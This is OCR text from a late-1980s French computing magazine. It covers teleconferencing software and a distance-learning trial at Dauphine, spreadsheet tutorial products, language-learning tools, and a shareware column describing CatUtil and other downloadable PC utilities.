
Ces conférences peuvent donner naissance à moult sous-conférences, ouvertes à des groupes (d'autres sous-conférences par exemple) comme à des individus extérieurs, à la condition sine qua non qu'ils soient invités et montrent patte blanche. Et ainsi de suite selon une architecture arborescente évolutive... en sachant qu'il est déconseillé de dépasser les cinquante participants sous peine de nager dans une intense confusion.

Décidément très démocratique et participatif, Participe présent (PP pour les intimes) permet à n'importe quel participant d'ouvrir une sous-conférence en suivant un mode d'emploi standard : définition du sujet, choix des personnes à inviter, et paramétrage des droits accordés à chacun des membres. Cela va du co-organisateur au simple lecteur sans possibilité d'écriture (fonction panneau d'affichage) ou vice versa (fonction comité de rédaction, jury de proposition). Clé de voûte d'une conférence télématique, son créateur porte souvent la casquette de président de séance. Sa mission : « compenser la séparation physique des participants et l'asynchronisme de la communication », c'est-à-dire établir un contexte et des normes communes à tous les membres, définir et surveiller l'agenda, faire progresser la discussion en effectuant des synthèses au moment opportun, etc. Ses multiples pouvoirs lui confèrent la possibilité d'organiser des sondages, des votes ou autres QCM, ou de renvoyer une personne invitée par erreur.

Difficile de pirater ou de s'endormir sur le réseau, une fonction « profil », accessible à tous, indique qui est invité, qui est actif, qui a « oublié » de se connecter et quelles sont les sous-conférences. Si l'aspect policier électronique n'est pas très sympathique, au moins la barrière de l'anonymat est-elle levée...

Attention, qui dit conférence télématique n'exclut pas l'échange synchrone et le courrier électronique. Une grosse différence avec les messageries cependant, le système dépouille et classe le courrier en différents segments (notes urgentes, notes personnelles, sous-conférences, etc.). Naturellement, toutes les fonctions de base qui permettent à l'utilisateur de traiter

La relève viendra des régions. Décentralisation oblige.



Doc. Double Hélice

La conférence télématique : les informations échangées sont stockées dans des espaces communs que fréquentent tous ceux qui souhaitent échanger des idées.

son casier – lire, écrire, envoyer, supprimer, chercher – sont également accessibles en mode conférence. Si la lecture des messages s'effectue en ligne, une variante permet de « vider » sans interruption l'intégralité du casier sur son micro pour le traitement de l'information en local. Idem pour l'écriture. Economie et confort obligent. Inutile de préciser que les possesseurs de Minitel partent avec un sérieux handicap en attendant que le M 20 (Minitel intelligent) sorte du bois.

Reste que pour s'initier aux joies de la communication et de la formation asynchrone, il faudra débourser la « modique somme » de 120 000 F (PP tourne sous Vax VMSD, Unix V et Primos) ou prendre un abonnement sur le serveur de la maison. Tarif : 100 F/l'heure de connexion plus 7 F/l'heure de coût de communication sur Télétel 1. A la différence de Calvacom, Double Hélice vise exclusivement une clientèle professionnelle. Le principal marché n'est pas celui que l'on croit. Selon Bertrand Lebret, directeur de Double Hélice, la conférence télématique aura du mal à percer dans les entreprises pour cause de sous-équipement informatique et de culture d'entreprise « protectionniste ». « La communication d'une division à l'autre est mal perçue, et même jugée dangereuse », constate-t-il.

En fait, « le véritable vecteur de pénétration en France sera la formation professionnelle à distance ». Le succès de l'expérience de Dauphine en témoigne. Le mouvement évolue dans le même sens en Grande-Bretagne. L'Open University devrait mettre en place cette année une conférence télématique pour dispenser ses cours d'informatique et de télématique. Mille étudiants ont été dotés d'Amstrad et de modems. ■

Un marché prometteur, la formation à distance. L'université de Dauphine joue les précurseurs avec trente-cinq étudiants sportifs. La salle de classe planétaire n'est plus un mythe.

COURS MAGISTRAL OU DÉBAT

Phénomène rarissime dans l'Hexagone, c'est une vénérable institution – l'université de Paris IX-Dauphine – qui a ouvert la première ses portes à la conférence télématique, en accueillant, dès janvier 1987, une TCAO de formation avec Participe présent. Les cobayes : trente-cinq étudiants (douze en 1987) en maîtrise d'économie et de gestion du sport.

Des étudiants, tous athlètes de haut niveau, d'où d'innombrables problèmes d'emploi du temps. Objectif : « exploiter les fonctionnalités pédagogiques de la TCAO qui conjugue le tutorat individuel et collectif, et la pédagogie de Freinet fondée sur l'utilisation et la mise en valeur de relations transversales dans le groupe », explique Marc Guillaume, professeur et initiateur du projet.

La sauce prend puisque les étudiants ont passé en moyenne 25 heures sur le réseau (beaucoup plus côté « prof », selon Marc Guillaume, qui estime avoir échangé 3 heures de cours hebdomadaires contre 10 heures de Minitel), ouvert 75 sous-conférences, réalisé plusieurs centaines de notes, monté une revue de presse *on-line*, etc. Le tout sous la houlette de quatre animateurs pédagogiques et techniques locaux (prise en main du logiciel estimée à un mois), et avec la participation d'Andrew Feenberg, le pape de la conférence télématique outre-Atlantique. Le pari n'était pas gagné d'avance.

Le manque de culture informatique de l'étudiant français n'est pas un mythe. Sur trente-cinq élèves, seuls quatre ou cinq possédaient un micro, aucun n'avait de modem. Le Minitel « des familles » se révèle une arme à double tranchant. Au-delà de textes de 500 caractères, voire 200, tout lecteur normalement constitué se trouve saisi d'un mal de tête lancinant. Et tout le monde vous dira que taper 500 caractères sur le clavier d'un Minitel n'est pas une sinécure... Heureusement, l'UER d'économie appliquée, le banquier de l'histoire, dispose de 7 Goupil, reliefs d'IPT, équipés de cartes-modems et imprimantes et de 3 terminaux mixtes Alcatel 252.


Une question importante reste en suspens : qui paye ? C'est clair. Les coûts de communication sont à la charge des étudiants lorsqu'ils travaillent à domicile – « transparents » aux dires de Claude Témin-Bertrand, une mordue de la première heure –, alors que les frais de serveur reviennent à l'UER. Budget semestriel : 60 000 F pris sur les crédits de formation professionnelle (taxe d'apprentissage) et sur des subventions de l'Education nationale. Signe de succès, Dauphine envisage aujourd'hui d'élargir l'expérience au magistère de finances.

TESTS

HYPERCALC ET MULTIPLAN FACILE

Tous les « pros » vous le diront, les tableurs font désormais partie intégrante de la culture générale informatique. Reste que pour le commun des mortels, les mots « cellules », « formules » et « macros » sont encore impénétrables.

Deux questions fondamentales se posent à tout utilisateur éventuel de tableurs. A quoi servent-ils ? Comment marchent-ils ? Ce ne sont pas les petits tutoriels fournis parfois avec les progiciels qui éclaireront sa lanterne. Résultat classique : au bout d'une semaine, il arrivera peut-être, en ayant un oeil constamment posé sur le manuel, à employer 15 % des potentialités du produit.



Alain Mangin

Hypercalc : un produit d'autoformation destiné à enseigner, ou à résoudre un problème avec un tableur.

Hypercalc de Softia et Multiplan Facile de DDTEC sont deux viatiques, un peu originaux, pour le paradis des feuilles de calcul. Parmi beaucoup d'autres.

Partant de ce constat, deux sociétés françaises Softia et DDTEC, ont développé des produits d'autoformation plus poussés. Le premier, Hypercalc, s'attache à la compréhension et à l'utilisation des tableurs au sens large, le second, Multiplan Facile, à la manipulation du Multiplan 3 de Microsoft. Approche conceptuelle d'un côté, formation opérationnelle de l'autre, mais une même pédagogie : la pratique ; recours aux systèmes experts pour l'un, incrustation directe sur Multiplan pour l'autre, mais une même caractéristique : la souplesse. Enfin, preuve irréfutable de leur complémentarité, les deux produits sont distribués réciproquement par les deux sociétés.

Destiné « à enseigner, à résoudre un problème avec un tableur », Hypercalc se compose de cinquante exercices articulés autour de quatre grands thèmes : la construction d'un budget familial complet, le tableau d'amortissement d'un prêt, la gestion d'évaluation du prix de revient d'une automobile et un ensemble de jeux et de simulations (comptez 15 à 20 mn par exercice). La présentation ne varie guère d'un exercice à l'autre avec une fenêtre contenant l'énoncé du problème en haut de l'écran, un menu de commandes en bas (commandes du tableur, accès à des explications, à un corrigé automatique ou vérification de l'exercice par le système) et deux tableaux au milieu. Celui de gauche, tableau de travail, doit être modifié ou complété par l'élève pour se calquer parfaitement sur celui de droite, le tableau but. Il ne s'agit pas d'ersatz, mais de « vrais » tableurs (interface-utilisateur de type Multiplan) aménagés de manière pédagogique. A la clé, par exemple, la possibilité d'attacher à une cellule plusieurs séquences d'explications.

La grande particularité d'Hypercalc vient de ses deux systèmes experts intégrés, qui personnalisent la formation. Intervenant comme le ferait un professeur, le système expert pédagogue construit un profil de l'élève et gère sa progres- ▶

sion, lui proposant des exercices correspondant à ses performances sur les points précédents.

Pour Gérard Weindenfeld de Softia, l'enjeu s'énonce ainsi : « accélérer la progression de quelqu'un qui est bon et ne pas décourager les autres ». Un second système expert assure une vérification du contenu, du contenant et veille à l'optimisation des fonctions (vérification des erreurs visuelles dans la saisie, des opérations de copie, des formats d'écriture, de la mise en pages, de l'équivalence des formules, etc.). Prix : 2 500 F ht. Softia compte vendre plusieurs centaines de didacticiels la première année en France.

La problématique tableur

La société anglaise Discovery Learning Company, qui mitonne une version anglo-saxonne du produit plus proche dans sa présentation de Lotus 1-2-3 (sortie en septembre), espère suivre ces traces. A l'origine d'Hypercalc, le système-auteur Appat (10 000 F) permet de créer de nouveaux exercices qui seront reconnus par les systèmes experts. Défini par ses concepteurs comme un « générateur d'applications dans la problématique tableur », Appat est actuellement utilisé par Softia pour développer des programmes d'apprentissage de la comptabilité sur tableur (niveau CAP, BEP) et des mathématiques financières destinés à l'Education nationale. Même cible pour les didacticiels d'apprentissage des commentaires composés, des mathématiques en classe de seconde, de l'analyse de textes philosophiques et du résumé de texte, quatre produits qui sortiront en coédition avec Cedic/Nathan au mois de septembre prochain (développement sous le système-auteur Sève).

Transfuge du Centre Mondial, Softia (cinq personnes) est née en juin 1986. Elle devrait réaliser de 1 à 1,5 million de ventes en 1988. Objectifs de Gérard Weindenfeld : tripler son chiffre d'affaires en 1989, en s'ouvrant, s'il le faut, sur la prestation de services EIAO.

Des didacticiels embarqués

Changement de décor. Avec Multiplan Facile de DDTEC, nous inaugurons l'ère des didacticiels embarqués. Travaillant directement sur Multiplan, Multiplan Facile assure tour à tour le rôle de guide et de garde-fou prenant la main sur le progiciel dans les séquences-cours et les corrections, ou s'effaçant presque complètement lors des exercices non directifs. Trois avantages selon Marc Bucheron : éviter le coût de développement d'une simulation, mais surtout créer les bons réflexes en mettant les élèves au contact du monde réel et permettre une meilleure répartition de la formation dans le temps. Seize leçons inscrites au menu, se découpent en trois grandes parties : introduction, savoir-faire et perfectionnement (commandes avancées).

Derrière Savoir-Faire se cache l'essentiel des connaissances indispensables à l'utilisateur moyen, soit lire et modifier un tableau, maîtriser les mécanismes de calcul et gérer l'édition et la sauvegarde d'une feuille. Chaque étape se conclut par un exercice de mise en situation, au cours duquel l'élève travaille en « liberté surveillée » sur Multiplan 3. Tant que la manipulation est correcte, le logiciel n'intervient pas. A chaque instant, l'accès est ouvert à une aide différentielle, à une correction automatique, ou l'application peut être quittée pour un retour au menu pour suivre un autre cours. Une feuille de route est là, qui enregistre toutes les leçons consultées. Multiplan Facile a été retenu par Microsoft dans le cadre d'une opération de promotion. Six mille exemplaires ont été distribués gratuitement au début de l'année aux acheteurs de Multiplan 3.

Multiplan Facile : un garde-fou ou un guide qui vient s'incruster sur Multiplan 3. Six mille exemplaires sont déjà dans la nature. La partie immergée de l'iceberg se nomme Line.

La clé qui permet d'ouvrir des applications fermées telles que Multiplan se nomme Line (Langage d'interaction pour une nouvelle ergonomie). Développé par DDTEC en Pascal (réécriture en C), Line est un langage pour écrire des dialogues homme-machine, à but pédagogique ou non. Il permet également d'embarquer des autoformations sur des applications tournant sur site central. Il vient alors habiller le logiciel d'émulation de terminal. Une application de ce type sous DPS 8 a été développée récemment pour France Telecom. Actuellement en expérimentation à l'Education nationale, Line coûte 3 400 F.

Revenons à Multiplan Facile et aux didacticiels embarqués. Pour DDTEC, l'idéal serait de commercialiser le didacticiel au même moment que le logiciel-hôte. « C'est presque impossible pour les grands progiciels vedettes », constate amèrement Marc Bucheron, « les filiales françaises sont souvent de simples officines de vente, et nous avons arrêté depuis longtemps de fantasmer sur les Etats-Unis. » « En essayant de faire preuve du moins d'inertie possible, on peut cependant réussir dans une stratégie de suivi », reconnaît Marc Bucheron qui met une dernière touche à un « OS/2 facile », développé sur une nouvelle version de Line. « Il y a heureusement beaucoup à faire, dans une optique d'accompagnement, sur les applications verticales ou spécifiques des grands comptes ou des sociétés de service », conclut-il.

Société employant quatorze salariés, DDTEC a réalisé un chiffre d'affaires de 6,4 millions de francs en 1987 (2,3 MF de marge). ■

PRODUITS

TOUTES LES LANGUES

A l'heure où le mot Europe est sur toutes les lèvres, voici un aperçu de quelques produits de formation linguistique sur le réseau, sur micro ou sur vidéo.

My Minitel is rich

La télématique c'est bien, la télématique avec le son c'est mieux... surtout quand il s'agit d'enseigner une langue étrangère. Partant de ce principe irréfutable, le CPLE* de Roubaix, connu dans le milieu pour gérer le réseau des chambres de commerce Linguatel, vient d'inaugurer un système de tests téléphoniques automatique sur le réseau commuté. Vous composez le 20 25 55 55, vous « tombez » sur un répondeur, vous écoutez attentivement ce qu'il vous dit *(in english)*, vous répondez aux douze questions posées et, par retour du courrier, recevez une analyse de votre performance audiolinguistique. Prix : un timbre et une communication téléphonique.

Cet audiophone sera couplé, dès septembre, avec le Minitel pour les cours et tests d'anglais. « Tout ce qui est synthèse vocale est pour l'instant exclu par faute d'équipement de type décodeur chez les clients, les coûts sont prohibitifs », commente M. Niquet, responsable du service, qui ajoute que « le client ne devrait pas dépenser plus de 30 F par appel. »

Septembre devrait également voir le passage de Linguatel du 36 15 ou 36 16 avec des tarifs à la hausse : 70 F/h. « Ce ne sera pas une simple duplication », insiste M. Niquet, « nous apportons de la valeur ajoutée avec une banque de données juridique et réglementaire européenne, des dictionnaires à vocation technique, etc. » Rappelons que Linguatel a été créé en 1984. Signe de succès, le trafic s'élève aujourd'hui de 12 000 à 15 000 appels par mois (60 % pour les particuliers, 40 % pour les entreprises) totalisant 1 300 à 1 500 heures de connexion.

Marc Pialoux/CNDP

Accent australien, anglais, américain ou canadien... pour apprendre l'anglais, il faut aussi l'entendre. Dans toute sa diversité.

My micro is rich

Décidément, les déboires de nos compatriotes avec la langue de Shakespeare font les beaux jours des éditeurs de logiciels. Trois nouveaux venus, s'adressant au monde de l'entreprise, sortent sous le label Unicom. Avec 60 heures de formation chacun, Super Smith (moyen-fort) et Smith Junior (moyen-faible) récapitulent d'abord les principales règles de grammaire, puis introduisent 3 000 à 5 000 nouveaux mots courants ; le tout étant complété par 150 exercices (4 500 F ht sur PC XT/AT et compatibles). Plus modeste, Take your Ticket II (faux débutants-moyen fort, 40 heures de formation) a été conçu en collaboration avec la RATP. Prix : 3 800 F ht. Un produit destiné aux débutants, et utilisant les cassettes audio, sortira cet hiver sous le nom de Baby Junior. Unicom propose également un logiciel d'initiation à l'italien du nom de Il signor Rossi (faux débutants, 3 600 F ht) et commercialisera d'ici quelques mois un didacticiel d'espagnol.

My videodisc is rich

Il fallait y penser. Talent est une collection d'une dizaine de cours à base de vidéo interactive (2 à 5 modules chacun, 30 vidéodisques monofaces) produite par Interactive Information Systems qui fait fureur en Angleterre depuis plusieurs années. Le fin du fin quand on veut apprendre les ficelles du phone marketing, les techniques d'encadrement ou la rédaction professionnelle. D'un coup de baguette magique, ImpaQt (membre du réseau IIS) vient de métamorphoser ses 10 programmes d'autoformation au business, en anglais est-il besoin de le préciser, en 10 programmes d'autoformation à l'anglais professionnel. Un manuel d'accompagnement spécifique à l'apprentissage linguistique sera disponible à la rentrée. Objectif de vente : un millier de modules (environ 300 programmes, un programme représente 3 à 4 modules) la première année, principalement auprès des grands comptes et centres de formation. « D'ici deux ans, on pourra attaquer les PME », estime Peter Isackson. Les programmes et le matériel sont disponibles en location ou à la vente (licence sur trois ans). Comptez 800 F ht de location à la semaine pour un module de formation et 3 800 F ht pour une configuration complète. ■

**Centre pratique des langues étrangères.*

CATUTIL GÈRE 2 000 FICHIERS

Les possesseurs de kits de téléchargement sont particulièrement gâtés ce mois-ci. En effet, quinze nouveaux logiciels viennent enrichir la base de données pour IBM PC et compatibles. Ainsi, la totalité des logiciels contenus dans les disquettes Feed PC 1 à 10 peuvent être téléchargés séparément. Un tableau récapitule la liste complète de ces logiciels, avec le nom qui leur est attribué sur le serveur. Quant au logiciel du mois, c'est probablement aujourd'hui une nécessité que de le posséder. En effet, si la bibliothèque de logiciels s'étoffe de jour en jour, il devient de plus en plus difficile de se souvenir sur quelle disquette a été enregistré tel ou tel utilitaire. Catutil gère autant de catalogues de disquettes que l'on souhaite, avec pour seule limite deux mille fichiers par catalogue. De quoi remplir ses armoires de disquettes.

RICHARD BAZIN

PC ET COMPATIBLES

CATUTIL, GESTIONNAIRE DE BIBLIOTHÈQUES DE DISQUETTES

3615 CODE OI

TÉLÉCHARGEMENT

Le programme ou le tableau est disponible sur notre service de téléchargement sous le nom :
IBM/UTIL/CATUTIL
Pour plus de détails voir page 70

CatUtility (désigné aussi sous le nom de Catutil) effectue les opérations traditionnelles nécessaires pour gérer une bibliothèque de logiciels ou de fichiers : recherche de la ou des disquettes où se trouve un fichier, liste des fichiers d'une disquette, mise à jour du catalogue d'une disquette, impressions diverses, etc. Rapide dans ses recherches, CatUtility gère jusqu'à deux mille fichiers par catalogue. Le logiciel est correctement autodocumenté en anglais. Pour ceux qui maîtrisent bien cette langue, il ne sera donc pas nécessaire de recourir à la documentation imprimée lors de l'utilisation régulière.

CatUtility requiert pour son fonctionnement un PC ou compatible doté d'une mémoire minimale de 128 Ko. Il crée des catalogues de fichiers, chaque catalogue contenant jusqu'à deux mille fichiers est organisé en volumes. Un volume correspond au contenu d'une disquette ou d'un disque dur. Si une disquette ne possède pas de nom de volume ou si ce nom est déjà utilisé par ailleurs, CatUtility peut modifier le nom de la disquette. Pour cette raison, CatUtility ne peut fonctionner qu'avec des versions de DOS supérieures ou égales à 2.0.

CatUtility prend en compte les sous-répertoires. Quand un volume est catalogué, tous les sous-répertoires de ce volume le sont aussi, avec les fichiers qu'ils contiennent, ce qui est intéressant pour la gestion d'un disque dur.

Après qu'un volume ait été catalogué, CatUtility peut être utilisé pour en examiner le contenu, y rechercher des fichiers spécifiques (CatUtility ne reconnaît pas les jokers), imprimer un rapport relatif au volume, imprimer une étiquette pour la disquette. Le format d'étiquettes ainsi que d'autres paramètres peuvent être changés grâce à la commande d'installation de CatUtility. Cette commande crée un fichier appelé CATUTIL.CNF, qui est lu pendant l'initialisation du logiciel.

Si une procédure particulière d'installation n'est pas suivie, les paramètres suivants seront appliqués :
– si l'on dispose de plusieurs disquettes et d'un disque dur, le disque dur sera pris en compte pour le stockage du catalogue (CATALOG.DAT), sinon celui-ci résidera sur le disque A ;
– le disque actif pour la mise en catalogue des disquettes sera le disque par défaut, tel qu'il aura été déterminé lors de l'initialisation.

Ces deux paramètres peuvent être modifiés à tout moment en cours d'utilisation.

Pendant l'installation, quatre points doivent être spécifiés :
– le disque actif ;
– le disque sur lequel doit résider le catalogue ;
– le chargement automatique ou non du catalogue lors de l'initialisation ;
– le format des étiquettes imprimées destinées à prendre place sur les disquettes.

LES COMMANDES DE CATUTILITY

Lors du démarrage, CatUtility affiche trois fenêtres. Celle du menu propose plusieurs options : Name Catalog file, Print Disk Labels, Quit CatUtility, Rename an entry, Save Catalog file, Update a volume, Volume a disk, Write a report.

La liste des commandes apparaît en menu déroulant dans la fenêtre « main menu ». On peut pointer une commande et la valider avec Return, ou encore en taper la première lettre : elle sera alors exécutée. C'est approximativement le principe utilisé par des logiciels comme Word ou Multiplan.

On peut, à tout moment, obtenir un texte d'aide simplifié

relatif à une commande en la pointant avec le curseur et en appuyant sur la touche de fonction F1. La fenêtre de droite est utilisée pour l'affichage des fichiers ou des volumes ainsi que pour les demandes de confirmation (avant de quitter CatUtility, par exemple). La fenêtre du bas présente les fichiers sélectionnés et leurs caractéristiques, ou encore les menus d'aide lors de l'utilisation de la touche F1.

Voici la liste des commandes de CatUtility et leur rôle :

Build the screen : rafraîchissement de l'écran. A utiliser quand un événement a perturbé l'affichage, un message d'erreur du DOS, par exemple.

Catalog a volume : le répertoire de la disquette placée dans le *drive* actif sera ajouté au catalogue.

Delete an entry : effacement de noms de fichiers figurant au catalogue. Cette commande peut être utilisée pour mettre à jour le catalogue lors d'interventions minimes sur la disquette ou pour effacer des fichiers « non significatifs » (READ.ME, COMMAND.COM, AUTOEXEC.BAT, par exemple).

Examine a volume : consultation du contenu d'un volume (une disquette). Appuyer sur Return pour examiner le volume choisi, sur Esc pour revenir au menu précédent.

Find an entry : recherche d'un « item » dans le catalogue. On peut chercher un volume, un fichier ou un sous-répertoire.

Get Catalog file : chargement d'un catalogue stocké sur disque. Si un seul catalogue est actif, préférer la commande de chargement automatique de celui-ci (voir « Install CatUtil »).

Help : affichage d'un menu d'aide concernant la commande sur laquelle se trouve le curseur.

Install CatUtil : modification des paramètres de CatUtility selon ses besoins. On peut changer le disque actif, le disque sur lequel doit résider le catalogue, indiquer le chargement automatique ou non du catalogue lors de l'initialisation, déterminer le format des étiquettes imprimées destinées à prendre place sur les disquettes. Le format des étiquettes est indiqué en utilisant un descriptif pouvant totaliser jusqu'à 255 caractères. Le descriptif par défaut est : "Volume : "V/"Date : "D/"Time : "T/S" bytes available"/// qui produit le format suivant :

Volume : < nom du volume >
Date : < Date >
Time : < Heure >
< octets dispo. > bytes available
< 2 sauts de ligne >

Le descriptif est interprété ainsi :

" < texte > " Le texte entre guillemets est imprimé
V Volume
D Date (JJ-MMM-AA)
T Heure de création du volume
/ CR/LF (saut de ligne)
! Form Feed (avance papier fin de page)
^ Le caractère suivant le « ^ » est un caractère de contrôle. Par exemple, ^[est le caractère Escape.

Logged disk spec : changement du nom de *drive* à cataloguer.

Name Catalog file : modification du nom du catalogue. Par défaut, celui-ci s'appelle CATALOG.DAT.

Print Disk Labels : impression d'étiquettes destinées à prendre place sur les disquettes.

Quit CatUtility : fin de session, quitter CatUtility.

Rename an entry : renommer le nom d'un fichier du catalogue.

Save Catalog file : sauvegarde du catalogue sur le disque. A effectuer avant de quitter CatUtility. Le nom du catalogue peut être modifié avec la commande « Name Catalog file ».

Update a volume : mise à jour à partir d'une disquette d'un volume existant déjà dans le catalogue.

Volume a disk : cette commande sert à donner un nom de volume (LABEL au sens DOS) à une disquette, ou à modifier ce nom.

Write a report : impression ou sortie-disque, pour édition ultérieure, d'un rapport sur le catalogue en cours. En cas de sortie-disque, le système laisse le choix d'un nom de fichier.

Si ce programme vous paraît assez intéressant pour être utilisé régulièrement, envoyez une contribution de 30 $ aux auteurs.

Auteur : Prince Software, 1600 Prince St., Suite **# 500,** Alexandria, VA 22314
Version testée : 1.0

LES NOUVEAUTÉS DU MOIS

IBM/UTIL/BATCH/BEEP1. Deux petites musiques au choix à l'appel de cet utilitaire qui pourra prendre place dans un fichier BAT.

IBM/UTIL/COMPARE. Ce logiciel compare deux fichiers-texte, et indique les différences rencontrées. Contrairement à son équivalent du DOS, il ne s'arrête pas, même s'il n'y a pas similitude. Il se contente de le mentionner et continue son exploration.

IBM/JEU/COREWAR. Ce jeu (mais est-ce bien un jeu ?) consiste à mettre face à face deux programmes dans une zone réservée de la mémoire de l'ordinateur. Celui qui reste seul a gagné. Un concept très subtil qui donne à réfléchir si on l'imagine dormant au fond de la mémoire d'un ordinateur : un « virus » informatique, en quelque sorte.

IBM/UTIL/GESTION/DESKMATE. Ce logiciel comprend les fonctions suivantes : bloc-notes, calculatrice, horloge avec alarme, commande de l'imprimante, composeur de numéros de téléphone. A la différence de la majorité de ses homologues, il peut être utilisé en résident (DESKMATE /M, appel par Alt-M) ou en mode direct.

IBM/UTIL/GETDIR. Logiciel de manipulation de fichiers. Tri de *répertoires,* changement d'attributs, effacement, etc. A l'inverse de ses homologues, GETDIR est résident. Autre particularité : il ne fonctionne pas sur AT et compatibles (!).

IBM/UTIL/GLOBALS. Sous le nom de GLOBALS.ARC, on trouve une librairie compressée d'utilitaires destinée à gérer l'environnement DOS pour mieux tirer parti de la structure en arbre des répertoires en ouvrant l'accès à des fichiers autres que EXE et COM (*overlays* par exemple). Requiert une bonne connaissance du DOS pour être mis en oeuvre.

IBM/UTIL/GRABBER. Un logiciel très astucieux qui donnera une allure toute professionnelle aux fichiers BATCH ou aux démonstrations de logiciel. Sur simple pression d'une combinaison de touches (Ctrl - ou Ctrl 1), il capture l'écran (texte ou graphique) et crée un fichier COM qu'il suffira d'exécuter pour afficher l'écran capturé.

IBM/JEU/KONG. Un jeu d'arcade classique, qui consiste à escalader un échafaudage du haut duquel un gorille lance des barils d'huile.

IBM/UTIL/MEMOBOOT. Placé dans l'AUTOEXEC.BAT, ce logiciel donnera l'alerte aux dates qui lui auront été indiquées, en affichant une ligne de commentaire. Par exemple, penser à payer le loyer le 28 de chaque mois, ou rappeler Dupond le 5 mars...

IBM/UTIL/PLEASE. Cet utilitaire cache ou rend visible un fichier ou un répertoire. Par exemple, PLEASE HIDE *.DOC pour cacher les fichiers, DOC, PLEASE FIND *.DOC pour les rendre visibles. Pourquoi faire simple quand on peut faire compliqué ? Voir aussi ALTER, ATTR, OPEN et SYSFILE.

IBM/JEU/PYRAMID. Un jeu inspiré du célèbre (?) J-Bird, où l'on doit modifier la couleur des dalles d'une pyramide en sautant d'une marche à l'autre. Injouable sur un IBM AT, car trop rapide. Réservé donc aux malheureux possesseurs de PC ou compatibles, à l'indice Norton proche de 1.

IBM/UTIL/SLMNU. Ce logiciel combine deux fonctions : la manipulation de fichiers, de façon assez conviviale, et la création de menus qui attribuent aux touches de fonction des actions au choix, un peu comme dans un fichier BATCH. Ainsi, une fois la configuration effectuée, on peut taper F2 pour charger le tableur, puis revenir au menu en fin de session.

IBM/UTIL/SRD. Un utilitaire très puissant, mais qui peut aussi se révéler très dangereux sans certaines précautions. SRD autorise la destruction globale d'un répertoire, y compris ses sous-répertoires. Il détruit aussi, et sans confirmation, les fichiers protégés en écriture.

IBM/MUSIQUE/VMUSIC. Ce logiciel est accompagné de quatre fichiers de mélodies qu'il joue avec trois voies simultanées sur PC, AT ou PS. Résultat étonnant qui conduit éventuellement à contacter l'auteur pour utiliser cette technologie dans ses propres logiciels. Moyennant redevance, bien sûr.

IBM/DIVERS/WPK. Un traitement de texte simplifié. Littéralement « Word Processor for Kids » : traitement de texte pour enfants. ■

LOGICIEL N°/ DESCRIPTION	
IBM/UTIL/BACKSCRL	1 *Scrolling* avant et arrière de l'écran
IBM/UTIL/ARC	1 Gestion d'archives. Compactage-décompactage de fichiers
IBM/UTIL/BORDER	1 Paramétrage des couleurs de l'écran
IBM/UTIL/COPYPC	1 Copie de disquette avec gestion des erreurs
IBM/UTIL/GESTION/PBASE	1 Un puissant gestionnaire de fichiers
IBM/UTIL/FF	1 Formatage rapide de disquettes
IBM/UTIL/FPRINT	1 Extension de la commande PRINT du DOS (*spooler*)
IBM/UTIL/LASERJET	1 Utilisation de la Laserjet HP sur un PC
IBM/UTIL/MARGIN	1 Mise en place d'une marge gauche sur l'imprimante
IBM/UTIL/GETDIR	1 Manipulation de fichier. Logiciel résident.
IBM/UTIL/DOSAMATC	2 Manipulation de fichiers et gestion des commandes DOS
IBM/UTIL/EFFIC	2 Détermine un coefficient d'efficacité pour un disque
IBM/UTIL/MK	2 Manipulation de fichiers
IBM/UTIL/OMNI	2 Modification et transfert de fichiers, calculs élémentaires
IBM/UTIL/CLOCK	3 Horloge permanente avec alarme paramétrable
IBM/UTIL/ASSIST	3 Un aide-mémoire résident pour les commandes du DOS
IBM/UTIL/F	3 Manipulation de fichiers
IBM/UTIL/GOTHIC	3 Impression en gothique sur la longueur du papier
